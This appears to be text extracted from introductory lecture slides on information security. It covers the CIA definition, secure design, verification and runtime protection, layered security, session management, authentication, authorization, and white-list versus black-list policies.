


CHAPTER 1

INFORMATION

SECURITY OVERVIEW



Information security Definition




A set of defensive activities aiming to protect information from unintended or malicious activities that might affect its confidentiality, integrity or availability


Safeguarding information in its different status such as static, stored in databases, files or dynamic, moving over different carriers or while it is Processed.

Applying security


Design & Build it to be secure



Verify it is secure




Protect it



Applying security

Design & Build it to be secure

- Building the application over a framework with security focus where security becomes part of application itself.
- Sometimes this approach is reached through a special process like development methodology or as programming language that enforce security.
- Perfect for **new applications**.



Applying security

Verify it is secure

This approach depends on:


- Vulnerability analysis by investigating different vulnerabilities to be sure that main and known ones are covered.
- Apply security by reinforcing and fixing vulnerabilities.

Useful in **new systems** and **legacy ones**.

Vulnerability analysis can be done through **application** or even **manually** depending on the analyzed vulnerability.

Vulnerability analysis can be done using :

- **static** method: like auditing the application source code, it gives the maximum coverage for most existing vulnerabilities but it might have issues of *false alerts*.
- **Dynamic** method: the analysis is done in the run time, we can be sure of correctness but no guarantee for complete coverage of vulnerabilities.




Applying security

Protect it


Building a run time environment that will help in protecting the application vulnerability from being exploited.

Applied through two methods:

- Proxy approach: isolate and detach application from other components in the system.
- Embed monitoring capabilities in infrastructure components.



Layered Security



Layered based model: be able to understand threats and apply necessary countermeasures for it.
Physical, Network, Platform, Application, Data and Response abstract layer

Security of layers

Attacker bypass Network layer, platform layer and compromise Application layer to reach data



Figure 6: Attacker bypass Network layer, platform layer and compromise Application layer to reach data

Attacker bypass network layer and compromise platform layer to cause denial of service




Figure 7: Attacker bypass network layer and compromise platform layer to cause denial of service

Attacker compromise Network layer and steal data while it is sent by man in the middle attack



Sometime impossible for a specific layer to stop an attack that ment to target deeper layer. Lot of malicious requests can travel freely without any problem through a specific layer as a legitimate requests

How to defend

Control access	Input	Attacker	Monitor& Audit
Session Management (create, destroy, transfer)	Black List, White list	Handle all errors	Monitor
Authentication (Password, Challenge, card, bio)	Sanitization	log	Audit
Authorization and access control (Privileges, Users, Groups, Roles	Semantic check	Detect	
	Recursive and fragmented check	Response	

Control Access - Session management


Session is the way the server differentiates various requests coming from different clients.

Http as a stateless protocol does not provide this service.

The common way to allow session management in an application is to create a session structure and generate the session token.

Tokens are transmitted using different methods.

Session for specific user is destroyed automatically after a period of time, this period can be set by the application and it is usually about 20 minutes.



Control Access - Authentication



Smart card



Biometrics



OTP- one time password

Control Access - Authorization

Authorization: specify “WHO” access “WHAT”.

Privileges are bundled in [roles](#), a role or more can be assigned to a [user](#) or a [group](#) of users.

Access control robustness is necessary because it can be a big source of threat by malicious users that might try to elevate their privileges or try to access resources or functionalities with different roles.




White- vs. Black-List

White-List Policy

Allow X
Allow Y
Allow Z

Deny All

White-Lists provide only limited inroads through checkpoints



Black-List Policy


Deny A
Deny B
Deny C

...


Deny V
Deny W

Allow All

Black-Lists can guard against only known negative cases or attack signatures, leaving the target open to unknown cases



Input - Sanitization



Input - Semantic check

